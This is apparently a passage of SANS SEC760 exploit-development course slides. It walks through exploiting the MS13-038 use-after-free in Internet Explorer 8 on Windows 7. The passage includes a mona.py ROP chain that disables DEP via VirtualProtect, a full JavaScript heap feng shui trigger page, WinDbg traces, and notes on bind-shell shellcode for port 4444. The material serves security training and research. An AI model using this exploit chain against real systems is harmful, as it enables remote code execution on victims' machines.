- We can use mona.py to generate a usable chain
- Note that the generated ROP chain will not always work on the first try
- It is important to understand ROP at a fundamental level so that you can compensate for problems
- This was of course, a prerequisite to SEC760

Sec760 Advanced Exploit Development for Penetration Testers

Step 3: Disable DEP

Now that we have successfully pivoted the stack pointer and advanced the stack pointer to the ROP NOP's, we want to disable Data Execution Prevention (DEP). The most common method is to call VirtualProtect() with the right arguments. There are other techniques to disable DEP as well through ROP, which were covered in SANS SEC660, and other locations. It is important to understand ROP at a fundamental level as the ROP chains generated will often have problems that need to be corrected. ROP was a prerequisite to this course. Please ask your instructor if you have any questions about ROP that is not covered in the material.

Running mona.py in Immunity

- From inside Immunity Debugger we can run:
 - `!mona rop -m msvcr71.dll -cp nonull`
 - We get the following result in the log file:

```
rop_gadgets = unescape(
    "%uc710%u7c34" + // 0x7c34c710 : ,# POP EBP # RETN [MSVCR71.dll]
    "%uc710%u7c34" + // 0x7c34c710 : ,# skip 4 bytes [MSVCR71.dll]
    "%u626b%u7c37" + // 0x7c37626b : ,# POP EAX # RETN [MSVCR71.dll]
    "%ufdfff%uffff" + // 0xffffdfff : ,# Value to negate, will become 0x00000201
    "%u4f3c%u7c35" + // 0x7c354f3c : ,# NEG EAX # RETN [MSVCR71.dll]
    ...Middle part removed for spacing to fit on slide...
    "%u60e4%u7c36" + // 0x7c3660e4 : ,# POP EBX # RETN [MSVCR71.dll]
    "%u66ca%u7c37" + // 0x7c3766ca : ,# POP EAX # RETN [MSVCR71.dll]
    "%ua151%u7c37" + // 0x7c37a140 : ,# ptr to &VirtualProtect() [IAT
    "%u8c81%u7c37" + // 0x7c378c81 : ,# PUSHAD # ADD AL,0EF # RETN
    "%u5c30%u7c34" + // 0x7c345c30 : ,# ptr to 'push esp # ret' [MSVCR71.dll]
    "");
```

Sec/60 Advanced Exploit Development for Penetration Testers

Running mona.py in Immunity

We now want to generate the ROP chain to disable DEP via the VirtualProtect() method. Inside of Immunity, with IE loaded, we run the command:

```
!mona rop -m msvcr71.dll -cp nonull
```

We get the following results from the log which we will use in our exploit: (Note that depending on your version of Immunity and Mona, results may vary...)

```
rop_gadgets = unescape(
    "%uc710%u7c34" + // 0x7c34c710 : ,# POP EBP # RETN
[MSVCR71.dll]
    "%uc710%u7c34" + // 0x7c34c710 : ,# skip 4 bytes
[MSVCR71.dll]
    "%u626b%u7c37" + // 0x7c37626b : ,# POP EAX # RETN
[MSVCR71.dll]
    "%ufdfff%uffff" + // 0xffffdfff : ,# Value to negate,
will become 0x00000201
    "%u4f3c%u7c35" + // 0x7c354f3c : ,# NEG EAX # RETN
[MSVCR71.dll]
    "%u60e4%u7c36" + // 0x7c3660e4 : ,# POP EBX # RETN
```

```

[MSVCR71.dll]
"%u5255%u7c34" + // 0x7c345255 : ,# INC EBX #
FPATAN # RETN [MSVCR71.dll]
"%u218e%u7c35" + // 0x7c35218e : ,# ADD EBX,EAX #
XOR EAX,EAX # INC EAX # RETN [MSVCR71.dll]
"%u3bd8%u7c34" + // 0x7c343bd8 : ,# POP EDX # RETN
[MSVCR71.dll]
"%uffc0%u7c35" + // 0x7c35uffc0 : ,# Value to
negate, will become 0x00000040
"%uleb1%u7c35" + // 0x7c351eb1 : ,# NEG EDX # RETN
[MSVCR71.dll]
"%u0bee%u7c36" + // 0x7c360bee : ,# POP ECX # RETN
[MSVCR71.dll]
"%uce38%u7c38" + // 0x7c38ce38 : ,# &Writable
location [MSVCR71.dll]
"%u1123%u7c34" + // 0x7c341123 : ,# POP EDI # RETN
[MSVCR71.dll]
"%ud202%u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP)
[MSVCR71.dll]
"%ue2e5%u7c34" + // 0x7c34e2e5 : ,# POP ESI # RETN
[MSVCR71.dll]
"%u15a2%u7c34" + // 0x7c3415a2 : ,# JMP [EAX]
[MSVCR71.dll]
"%u66ca%u7c37" + // 0x7c3766ca : ,# POP EAX # RETN
[MSVCR71.dll]
"%ua151%u7c37" + // 0x7c37a151 : ,# ptr to
&VirtualProtect() [IAT MSVCR71.dll]
"%u8c81%u7c37" + // 0x7c378c81 : ,# PUSHAD # ADD
AL,0EF # RETN [MSVCR71.dll]
"%u5c30%u7c34" + // 0x7c345c30 : ,# ptr to 'push
esp # ret ' [MSVCR71.dll]
"";

```


Step 4: Add Unicode Shellcode

- We should now simply be able to add in the shellcode at the end of the ROP chain
- Control should return here after disabling DEP
- If the return is off, you may have to compensate with padding and such to ensure it is lined up properly
- Shellcode to open up TCP port 4444 is in your 760.5 folder

Sec760 Advanced Exploit Development for Penetration Testers

Step 4: Add Unicode Shellcode

We now just need to add our favorite Unicode encoded shellcode. We can generate this with Metasploit, online translators, and such. Shellcode to open up TCP port 4444 is in your 760.5 folder. The shellcode we are using was generated with Metasploit. By appending the shellcode to our ROP chain, we may experience some issues around alignment. For example, if the return from VirtualProtect() ends up 8-bytes further than we expect, we would have to put in 8-bytes of padding. To compensate for this issue, we can stick a little NOP-style sled in if we like, or we can mess with the math to align it perfectly.

Running the Exploit

- The first time we run the exploit, it crashes
- There could be many problems with our exploit
- We would first need to ensure that we are hitting the stack pivot instruction, so let's set a breakpoint

```
0:0005>bp 7c348b05 ".printf \"Pivot hit!!!\\\";.echo\"  
0:000f>g
```

```
Stack Pivot hit!!!  
eax=046fa230 ebx=046ce4b8 ecx=046e33d8 edx=7c348b05  
esi=01ffedf0 edi=00000000 eip=7c348b05 esp=01ffedc0  
ebp=01ffeddc iopl=0 nv up ei pl zr na pe nc cs=001b  
MSVCR71!wparse_cmdline+0x40:  
7c348b05 94          xchg    eax,esp
```

Sec760 Advanced Exploit Development for Penetration Testers

Running the Exploit

The first time we tried running the exploit, it crashed. To troubleshoot we should set a breakpoint on the stack pivot address to see if we are reaching that point. We can then step through one at a time and watch our exploit execute the ROP payload to see if we make it to our shellcode. We first create the breakpoint and try running the script. As you can see, we make it to the stack pivot instruction.

```
0:0005>bp 7c348b05 ".printf \"Pivot hit!!!\\\";.echo\"  
0:000f>g
```

Stack Pivot hit!!!

```
eax=046fa230 ebx=046ce4b8 ecx=046e33d8 edx=7c348b05 esi=01ffedf0  
edi=00000000  
eip=7c348b05 esp=01ffedc0 ebp=01ffeddc iopl=0          nv up ei pl zr na pe  
nc  
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000  
efl=00000246  
MSVCR71!wparse_cmdline+0x40:  
7c348b05 94          xchg    eax,esp
```

Stepping through the Payload

- We step through the payload (Note that we are summarizing the output for brevity):

```
7c348b05 94      xchg eax,esp #Stack Pivot
7c348b06 c3      ret
7c3445f8 83c42c add esp,2Ch #Advance ESP
7c3445fb c3      ret
7c3445f8 83c42c add esp,2Ch #Advance ESP
7c3445fb c3      ret
7c347f98 c3      ret          #ROP NOP
7c347f98 c3      ret          #ROP NOP
7c347f98 c3      ret          #ROP NOP
7c347f98 c3      ret          #ROP NOP
7c34c710 5d      pop ebp      #First Gadget to disable
7c34c711 c3      ret          #DEP with VirtualProtect
```

Sec760 Advanced Exploit Development for Penetration Testers

Stepping through the Payload

We now press F8 to single-step through the payload. On this slide is the abbreviated output so that you can see which instructions are being executed. We seem to make it to the start of our ROP chain to disable DEP without problem! It actually wasn't this simple. This author had to increase and decrease the number of ROP NOP's and advance ESP instructions until it fell right into place. You will likely experience the same during the lab.

```
7c348b05 94      xchg eax,esp      #Stack Pivot
7c348b06 c3      ret
7c3445f8 83c42c add esp,2Ch #Advance ESP
7c3445fb c3      ret
7c3445f8 83c42c add esp,2Ch #Advance ESP
7c3445fb c3      ret
7c347f98 c3      ret          #ROP NOP
7c347f98 c3      ret          #ROP NOP
7c347f98 c3      ret          #ROP NOP
7c347f98 c3      ret          #ROP NOP
7c34c710 5d      pop ebp      #First Gadget to disable
7c34c711 c3      ret          #DEP with VirtualProtect
```

Watching the VirtualProtect() Chain

- Our chain breaks at the very end...
- It looks like the addressing is off for the call to VirtualProtect() ***Note this may differ depending on the version of mona.py being used

```
eax=7c37a12f ebx=00000201 ecx=7c38ce38 edx=00000040
esi=7c3415a2 edi=7c34d202
eip=7c3415a2 esp=046fa344 ebp=7c34c710 iopl=0
MSVCR71!setSBUpLow+0x48:
7c3415a2 ff20          jmp     dword ptr [eax]
ds:0023:7c37a12f=7605832c
0:005> t
eax=7c37a12f ebx=00000201 ecx=7c38ce38 edx=00000040
esi=7c3415a2 edi=7c34d202
eip=2c830576 esp=046fa344 ebp=7c34c710 iopl=0
2c830576 ??          ???
```

Watching the VirtualProtect() Chain

When continuing to run the payload we reach a problem at the very end. It looks like the jump to what should be the VirtualProtect() stub is off. This is breaking our exploit. Let's dive into what is happening and fix it.

***Note that as there are different versions of mona.py, you may experience different results which may work straight out of the box, or may require different corrections.

```
eax=7c37a12f ebx=00000201 ecx=7c38ce38 edx=00000040 esi=7c3415a2
edi=7c34d202
eip=7c3415a2 esp=046fa344 ebp=7c34c710 iopl=0
MSVCR71!setSBUpLow+0x48:
7c3415a2 ff20          jmp     dword ptr [eax]
ds:0023:7c37a12f=7605832c
0:005> t
eax=7c37a12f ebx=00000201 ecx=7c38ce38 edx=00000040 esi=7c3415a2
edi=7c34d202
eip=2c830576 esp=046fa344 ebp=7c34c710 iopl=0          2c830576 ??
???
```


Fixing the Address for Virtual Protect

- The gadget that seems to be causing the problem:
 - `0x7c378c81 # PUSHAD # ADD AL,0EF # RETN [MSVCR71.dll]`
 - “PUSHAD” pushes the arguments onto the stack
 - “ADD AL, 0EF” is an instruction that we have to tolerate as it sits between PUSHAD and RETN
 - It is causing EAX to hold a different address than what we need for VirtualProtect(), and it only modifies AL
 - mona.py gave us `0x7c37a140` for VirtualProtect() which is the VirtualProtect() stub and is correct as we can see in the debugger
 - Since we have to tolerate the instruction that says, “ADD AL, 0EF” we need to do a little math
 - $0x7c37a140 - 0xEF = 0x51$ | So our pointer to VirtualProtect() needs to be **`0x7c37a151`** instead of `0x7c37a140` due to this instruction

Sec760 Advanced Exploit Development for Penetration Testers

Fixing the Address for Virtual Protect

The PUSHAD instruction pushes our arguments to VirtualProtect() onto the stack as we need; however, in-between PUSHAD and RETN we are stuck dealing with an instruction that is changing the AL portion of EAX. The instruction says, “ADD AL,0EF.” The pointer that mona.py gave us for the VirtualProtect() stub is `0x7c37a140`, which is correct; however, it is being changed by this ADD instruction. To fix it we will need to take the value `0x40`, the AL portion of the VirtualProtect() stub address, and subtract `0xEF`. This will help ensure that we get the right address into EAX for VirtualProtect(). So we simply take $0x40 - 0xEF$ and we get `0x51`. So our address used as the pointer for VirtualProtect() will be `0x7c37a151`. Let’s take a look at this on the next slide.

Fixed ROP Chain

- Now that we have calculated the math, let's give it a go...

```
0:017> bp 7c378c81      #Addr of PUSHAD Gadget
0:017> g
Breakpoint 0 hit
7c378c81 60 pushad
0:005> r eax
eax=7c37a151
0:005> t
7c378c82 04ef add al,0EFh    #instruction changing AL
0:005> t
0:005> ln eax
(7c37a140) MSVCR71!_imp__VirtualProtect #Awesome!
```

Success!

Sec760 Advanced Exploit Development for Penetration Testers

Fixed ROP Chain


Now that we have compensated for the modification to the address held in EAX, let's try it out:

```
0:017> bp 7c378c81      #Addr of PUSHAD Gadget
0:017> g
Breakpoint 0 hit
7c378c81 60 pushad
0:005> r eax
eax=7c37a151
0:005> t
7c378c82 04ef add al,0EFh    #instruction changing AL
0:005> t
0:005> ln eax
(7c37a140) MSVCR71!_imp__VirtualProtect #Awesome!
```

As you can see, we have successfully adjusted the pointer properly.

Running the Exploit

- Let's run the exploit outside of the debugger



```
C:\Users\Windows 7\Desktop\MS13-038-Exploit-MS13-038.html
C:\Users\Windows 7>netstat -na | find "4444"
TCP 0.0.0.0:4444 0.0.0.0:0 LISTENING
```

- Success!! Use-After-Free exploit completed...
- Next up, using Precision Heap Spraying!

Sec760 Advanced Exploit Development for Penetration Testers

Running the Exploit

When running the exploit outside of the debugger the browser hangs and TCP port 4444 is open! We have successfully written an exploit to compromise the MS13-038 Use-After-Free vulnerability. Our next focus will be on using Heap Feng Shui and precision heap spraying to accomplish the same goal.

Module Summary

- Use-After-Free / Dangling Pointer Vulnerabilities
- Utilizing a technique to get control of the instruction pointer with precision
- Utilize ROP to disable DEP and compensate for various challenges
- Get shellcode execution!

Sec760 Advanced Exploit Development for Penetration Testers

Module Summary

In this module we took a very close look at Use-After-Free vulnerabilities, also known as dangling pointers. We spent time utilizing a technique with HTML+TIME to get control of the instruction pointer. We then put in a ROP chain and gained shellcode execution. Next, you will work to perform these same steps.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
 - Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities & Heap Feng Shui
- MS13-038 – Use-After-Free Bug Walk-Through
 - Exercise: MS13-038 – HTML+TIME Method
- MS13-038 – DEPS Modern Heap Spraying Walk-Through
 - Exercise: MS13-038 – DEPS Heap Spraying
- Extended Hours - Leaks

Sec760 Advanced Exploit Development for Penetration Testers

Use-After-Free Exercise One

In this exercise, you will exploit a Use-After-Free vulnerability in Windows Internet Explorer 8 on Windows 7.

Exercise: Use-After-Free Attacks

- Target Program: Internet Explorer 8 with JRE6
 - Use WinDbg, Immunity Debugger, and mona.py
 - Run this on your 32-bit version of Windows 7 SP0 or SP1
- Goals:
 - Verify and understand the Use-After-Free bug
 - Get control of the instruction pointer
 - Utilize the HTML+TIME technique to get shellcode execution

This is a very time consuming exercise. Use-After-Free attacks can be tricky if you have not worked with them before. The exploit code is available in your 760.5 folder; however, you shouldn't be using them as they are for reference. Work to build the exploit on your own and ask for help when needed. Remember to take the time to ensure you grasp what is happening.

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Precision Heap Spraying

In this exercise, you will first ensure that you are running Windows 7 SP0 or SP1 with JRE6 installed. You should be running the default browser install of IE8. You cannot use IE9 as the vulnerability does not exist on that browser version. Your goal is to verify your understanding of the Use-After-Free attack we just walked through and get code execution. This will be a time consuming exercise and you should ensure you thoroughly understand it prior to moving forward. If you finish early, other vulnerabilities will be made available if desired.

Exercise Instructions

- The last module was written as an exercise
- That module is your exercise guide
- You must go through the vulnerability and spend time with it to fully understand
- The walk-through is the closest to a step-by-step guide that can be made available
- Utilize your skills, curiosity, & problem-solving skills to get as far as you can, and expect frustration
- Leverage the exploit code supplied to you for help, as well as your instructor

Sec760 Advanced Exploit Development for Penetration Testers

Exercise Instructions

This Use-After-Free vulnerability is about a 5 on a scale of 1-10, with 10 being the most complex. It is a great example of a modern vulnerability and associated exploit. The last module that we walked through was written as an exercise, or the closest that this type of exploit can be put into an exercise. Use that module as your guide as you walk through the vulnerability. Utilize your skills, curiosity, and problem-solving skills to get as far as you can with this one. Some of you may not make it through the exercise with the time allotted. You can expect to get frustrated at times. You have to take it as a fun and challenging puzzle that you know is without a doubt solvable.

Exercise: Remember To ...

- Verify that you are running IE8 on Windows 7
- Verify that JRE6 is installed
- Ensure that patch KB2847204 is not installed
- Expect challenges throughout your efforts to get the exploit working
- To not get frustrated if you do not make it through the exercise
 - There's plenty of time to continue working on it later on
 - Understand as much as you can and ask for help
 - Modern exploits only get more complex from here

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Remember To...

As stated on the slide, Remember to....

- Verify that you are running IE8 on Windows 7
- Verify that JRE6 is installed
- Ensure that patch KB2847204 is not installed
- Expect challenges throughout your efforts to get the exploit working
- To not get frustrated if you do not make it through the exercise
 - There's plenty of time to continue working on it later on
 - Understand as much as you can and ask for help
 - Modern exploits only get more complex from here

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
 - Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities & Heap Feng Shui
- MS13-038 – Use-After-Free Bug Walk-Through
 - Exercise: MS13-038 – HTML+TIME Method
- MS13-038 – DEPS Modern Heap Spraying Walk-Through
 - Exercise: MS13-038 – DEPS Heap Spraying
- Extended Hours - Leaks

Sec760 Advanced Exploit Development for Penetration Testers

MS13-038 – DEPS Modern Heap Spraying Walk-Through

In this module, we will take a look at Use-After-Free attacks in combination with the DEPS heap spraying technique.

Back to Our Trigger File

- Starting with our original trigger file again, we want to create an object to fill the freed block
- We already have the size of this block from earlier, it is 0x38 or 56-bytes
- We have to compensate for Unicode behavior
 - Unicode characters are stored as Basic/Binary Strings (BSTR), which is used by COM
 - It consists of a 4-byte header holding the length, Unicode string, including a Null-byte for each character, and a two-byte null terminator
 - <http://msdn.microsoft.com/en-us/library/windows/desktop/ms221069%28v=vs.85%29.aspx>

Sec760 Advanced Exploit Development for Penetration Testers

Back to Our Trigger File

Starting with our trigger file from earlier, we want to create an object that is the exact size of the freed object we are trying to replace. We did this with a pointer array in the last example. In this example we will make a string allocation to create an object to fill the space. We already know that the size needs to be 56-bytes. We will also need to possibly compensate for JavaScript string allocation behavior.

Per Microsoft, Unicode characters are stored as Basic or Binary strings known as BSTR's. This formatting is used by COM. It consists of a 4-byte header which serves as the length of the BSTR, the Unicode string or data itself, which includes a null byte for each character, and a 2-byte null terminator on the end. You can learn more about this formatting at: <http://msdn.microsoft.com/en-us/library/windows/desktop/ms221069%28v=vs.85%29.aspx>

Unicode Format

- Unicode example:
 - We want to store the string "Monkey" without the quotes
 - Monkey is 6-bytes, and each character will get an embedded null character, so we multiply the length of the string by 2, so $6 * 2 = 12$ -bytes as our length
 - Monkey becomes: 4d00 6f00 6e00 6b00 6500 7900
 - Then we add the length to the front and the two null bytes on the end:
 - 0c00 0000 4d00 6f00 6e00 6b00 6500 7900 0000
12 M o n k e y
 - 4-byte header + 6-byte string * 2 + null * 2 = 18-bytes

Sec760 Advanced Exploit Development for Penetration Testers

Unicode Format

Let's walk through a quick example. We want to store the string "Monkey" without the quotes of course. The string monkey is six ASCII/Hex bytes. The string is 6-bytes, but each character will get a null byte as well. So we must multiply $6 * 2$ to get the total data portion of 12-bytes. The first four bytes will be the length if it is a Basic STRing (BSTR) allocation, which in this case will be 0x0000000c, but stored in little endian format. Finally, we need to put the 2-byte null terminator on the end. So as shown on the slide, our string "Monkey" becomes:

0c00 0000 4d00 6f00 6e00 6b00 6500 7900 0000

We Need to Fill a 56-byte Block

- We can use the `unescape()` function to store a specific value, such as a pointer
 - By doing this JavaScript will not try to encode the string
 - We can use this to get the instruction pointer to grab out desired value, compensating for formatting
 - If we want to store `0xdead0de` as the `vptr` value, in Unicode we need to put it in as `'\uc0de\udead'`
 - Our entire string equaling 56-bytes is:

`'\uc0de\udeadABACADAEAFAGAHAIJAKALAMA[0000]'`

4-byte Pointer + 25-bytes * 2 with nulls = 50-bytes + Nulls

Sec760 Advanced Exploit Development for Penetration Testers

We Need to Fill a 56-byte Block

JavaScript has an `unescape()` function that we can leverage to get the exact bytes we desire stored into memory. By properly using and formatting our data with `"%u"` or `"\u"` on the front, we can avoid encoding and get rid of the null values. Using `unescape()` will make JavaScript think that the values are already encoded. Our goal would be to use this to store our desired pointer value, overwriting the `vptr` in the object, as well as dealing with our shellcode and ROP chain. If we want to try storing `0xdead0de` as the first 4-bytes of the object, we would need to store it like, `'\uc0de\udead'`. We need to make sure the whole string is equal to 56-bytes in order to properly replace the freed object. The string we will need to use is:

```
'\uc0de\udeadABACADAEAFAGAHAIJAKALAMA[0000]'
```

This includes the 4-byte escaped `0xdead0de` pointer, 25-bytes of ASCII characters which will each get a corresponding null, and the 2-bytes of nulls on the end which we will not include in the string, but know that is there.

Create a JavaScript Object

- Let's create a JavaScript object to get our desired 56-byte allocation
- We will add the following to our trigger file:

```
var vtable1 = '\uc0de\udeadABACADAEAFAGAHAIJAKALAMA';  
var divs = new Array();  
for (var i = 0; i < 17; i++) divs.push(document.createElement('div'));  
divs[0].className = vtable1;
```

- The full code is in the notes, and on in your 760.5 folder in a file titled, "MS13-038-EIP-Control-Feng-Shui.html"

Sec760 Advanced Exploit Development for Penetration Testers

Create a JavaScript Object

Let's now create a JavaScript object to get our desired 56-byte allocation. We are not using the plunger technique from Alexander Sotirov in this script; however, the idea for the replacement of the object was still taken from that paper. We will add the following to our trigger file:

```
<!doctype html>
```

```
<head>
```

```
<!--This script allocates an object the heap feng shui method, replacing the object, controlling EAX.>
```

```
<script>
```

```
function helloWorld() {
```

```
    f0 = document.createElement('span');  
    document.body.appendChild(f0);  
    f1 = document.createElement('span');  
    document.body.appendChild(f1);  
    f2 = document.createElement('span');  
    document.body.appendChild(f2);  
    document.body.contentEditable="true";  
    f2.appendChild(document.createElement('datalist'));
```

```

f1.appendChild(document.createElement('span'));
f1.appendChild(document.createElement('table'));
try{
    f0.offsetParent=null;
} catch(e) {

} f2.innerHTML="";
f0.appendChild(document.createElement('hr'));
f1.innerHTML="";

CollectGarbage();

var vtable1 = "\uc0de\udeadABACADAEAFAGAHAI AJAKALAMA";
var divs = new Array();

for (var i = 0; i < 17; i++) divs.push(document.createElement('div'));
divs[0].className = vtable1;

}
</script>
</head>

<body onload="eval(helloWorld());">

</body>
</html>

```

Running the Script (1)

- The vpтр loaded into EAX is 0xdeadс0de!
- The crash occurred as EAX+70h is an unmapped address in memory at 0xdeadс14e

```
(f50.82c): Access violation - code c0000005
This exception may be expected and handled.
eax=deadс0de ebx=03fc2db8 ecx=004b3bb8 edx=00000000
esi=0203ebd0 edi=00000000 eip=6c25c522 esp=0203eba4
ebp=0203ebbc efl=00010246
mshtml!CElement::Doc+0x2:
6c25c522 8b5070  mov  edx,dword ptr [eax+70h]
ds:0023:deadс14e=????????
```

Sec760 Advanced Exploit Development for Penetration Testers

Running the Script (1)

When we run the script, we get the crash that appears on the slide. The EAX register is holding our desired value of 0xdeadс0de. As we saw earlier, the program attempts to load the pointer at EAX+70h into EDX, followed by a call to the address in EDX. We do not make it to the call as the memory address 0xdeadс14e is not mapped, causing an access violation.

```
(f50.82c): Access violation - code c0000005
This exception may be expected and handled.
eax=deadс0de ebx=03fc2db8 ecx=004b3bb8 edx=00000000 esi=0203ebd0
edi=00000000 eip=6c25c522 esp=0203eba4 ebp=0203ebbc efl=00010246
mshtml!CElement::Doc+0x2:
6c25c522 8b5070  mov  edx,dword ptr [eax+70h] ds:0023:deadс14e=????????
```

Running the Script (2)

- ECX points to the replaced object
- Using the "dc" command in WinDbg, we can see the object and ASCII-readable strings
- You can see 0xdead0de and our string of A,B,C, etc.

```
0:005> dc ecx
004b3bb8 //Formatting is off to fit on slide
dead0de 00420041 00430041 00440041 ....A.B.A.C.A.D.
004b3bc8
00450041 00460041 00470041 00480041 A.E.A.F.A.G.A.H.
004b3bd8
00490041 004a0041 004b0041 004c0041 A.I.A.J.A.K.A.L.
004b3be8
004d0041 00000041 3adb9a06 80000000 A.M.A.....:.....
```

Sec760 Advanced Exploit Development for Penetration Testers

Running the Script (2)

ECX points to the replaced object. When running the "dc" command in WinDbg to dump a DWORD + ASCII, we can see the object along with the ASCII-readable strings. The first four bytes in our object is 0xdead0de, followed by the Unicode encoded string that is made up of our alphabetic characters.

```
0:005> dc ecx
004b3bb8 dead0de 00420041 00430041 00440041 ....A.B.A.C.A.D.
004b3bc8 00450041 00460041 00470041 00480041 A.E.A.F.A.G.A.H.
004b3bd8 00490041 004a0041 004b0041 004c0041 A.I.A.J.A.K.A.L.
004b3be8 004d0041 00000041 3adb9a06 80000000 A.M.A.....:.....
```



In the Past ...

- In the past, with earlier browsers, we would just use a heap address like 0x0c0c0c0c
- We would spray/extend the heap with JavaScript until we hit this location in virtual memory
- The blocks in the spray would be filled with 0x0c0c0c0c so that when something like EAX+70h is loaded into another register, it still pulls up 0x0c0c0c0c when called
 - This ensures that the call to the register holding the virtual function pointer is holding 0x0c0c0c0c
 - We then execute the instruction 0x0c which translates to “or al, <byte>.” In other words, since address 0x0c0c0c0c is filled with 0x0c’s, we execute “or al, 0x0c” over and over again until we slide down to our shellcode

Sec760 Advanced Exploit Development for Penetration Testers

In the Past...

The older method of using heap spraying along with vtable overwrites was to use the address 0x0c0c0c0c, 0xd0d0d0d0, or similar. Using these addresses served multiple purposes. The x86 opcode 0xd means “OR EAX, DWORD” and 0xc means, “OR AL, BYTE.” The goal would be to utilize JavaScript to spray large blocks of memory filled with 0xd0d0d0d0 or 0xc0c0c0c0, followed by shellcode, extending the heap far enough reach the virtual memory address 0xc0c0c0c0 or 0xd0d0d0d0 within the process. We then overwrite the vptr with the address 0xc0c0c0c0 or 0xd0d0d0d0. If we sprayed enough memory, when we go to load an offset from the vptr into a register such as EDX, it gets our 0xc0c0c0c0 or 0xd0d0d0d0 address. The instruction pointer now jumps to this address, which contains the opcode for “OR EAX, DWORD” or “OR AL, BYTE,” acting like a NOP-style instruction. We execute the instructions over and over again until we reach the shellcode. The opcode “0xc” is more desirable as there could be potential alignment issues if we use the “0xd” opcode which grabs a DWORD at a time instead of a single byte.



The Technique: Step 1

At this point in the technique, we have already replaced the freed object with our malicious vptr. The vptr now holds the address 0x0c0c0c0c. ECX points to the object. The instruction “mov eax, ecx” is executed and EAX now holds the vptr, pointing to our fake vtable at 0x0c0c0c0c.

HEAP

EAX  0x0c0c0c0c

→ +30h

0x0e010000

Result: EDX = 0c0c0c0c

SHELLCODE

With EAX now pointing to our fake vtable at 0x0c0c0c, the instruction, “mov edx,dword ptr [eax+30h]” is executed. EAX+30h holds the value 0x0c0c0c, since we sprayed the heap with that value repeatedly. EDX now holds 0x0c0c0c.


HEAP

Finally, the instruction, “call edx” is executed. EDX holds 0x0c0c0c0c, which means that EIP will jump to 0x0c0c0c0c and execute the instructions at that address. The opcode 0x0c is of course at this address, which means “or al, <byte>.” We will repeatedly execute “or al, 0x0c” until we reach our shellcode.

The Problem

- Most browsers block this technique
- Microsoft's EMET will certainly block this technique
- We are spraying a very large amount of memory and making a lot of noise

Heap



Sec760 Advanced Exploit Development for Penetration Testers

The Problem

